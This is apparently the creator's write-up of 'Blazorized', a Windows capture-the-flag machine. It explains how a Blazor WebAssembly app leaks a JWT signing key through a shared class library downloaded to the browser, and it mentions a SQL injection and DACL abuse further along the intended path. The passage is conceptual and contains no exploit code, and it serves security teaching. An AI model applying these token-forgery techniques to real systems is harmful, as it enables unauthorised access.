Blazorized
Introduction
Section titled “Introduction”Blazorized is a Windows machine with a focus on exploiting Blazor web applications for the foothold and abusing misconfigured DACLs for privilege escalation. Blazorized forces players to research new technologies and how they can abuse them; additionally, it teaches players not to always rely on automated tools, as they will not always show abusable attack paths.


I wanted to create this machine to raise the awareness of pitfalls even senior web developers might fall for when building web applications with modern Single Webpage Applications (SPAs) frameworks, most notably, Blazor. Blazor WebAssembly, one of the target frameworks of Blazorzied, downloads all of a web application’s assemblies (and the .NET runtime) to a client’s browser:

The client’s browser downloads the web application’s source code and executes it directly thanks to WASM:

Microsoft has a dare warning on the nature of Blazor WebAssembly web applications, instructing web developers to never have secrets on them:
For Blazorized, players need to abuse a Blazor WebAssembly web application that makes use of a shared class library containing a class to sign and validate JWTs, allowing them to access a super admin panel that the web developer built with Blazor Server.
Blazor Server, on the other hand, runs entirely on the server:

For Blazorized, players must exploit a SQLi in a Blazor Server web application that uses Windows Authentication to communicate directly with a SQL Server.
As a Visual Studio Solution, Blazorized contains three main projects:
api.blazorized.htb: An ASP.NET Core WEB API that communicates with a SQL Server 2022 database via a SQL Server Login to fetch data.blazorized.htb: ABlazor WebAssemblySPA which hosts a digital garden that presents markdown posts. The digital garden is realistic, featuring features such as recursive categories. Also, it consumes the API provided byapi.blazorized.htbto fetch the digital garden’s data.admin.blazorized.htb: ABlazor Serverweb application featuring a super admin dashboard that allows managingblazorized.htb(such as adding and deleting posts and categories).
And two shared class libraries:
Blazorized.Helpers: Contains helper classes, including ones with functions responsible for validating & signing JWTs and generating random passwordsBlazorized.Shared: Contains shared classes/entities such as DTOs

Web developers always rely on shared class libraries instead of repeating the same functions in the two projects. However, in the case of Blazor WebAssembly, this backfires as the shared class library will get downloaded on the client’s browser. Because blazorized.htb and admin.blazorized.htb require signed JWTs for certain authorized functionalities (fetching all data from api.blazorized.htb, for example), the web developer makes a grave mistake of creating and using one shared class library for JWT operations, Blazorzied.Helpers:


Blazorized.Helpers contains a static class named JWT responsible for performing validation and signing of JWTs, and most importantly, it contains the JWT secret key:

This JWT secret key is the same one used by api.blazorized.htb:
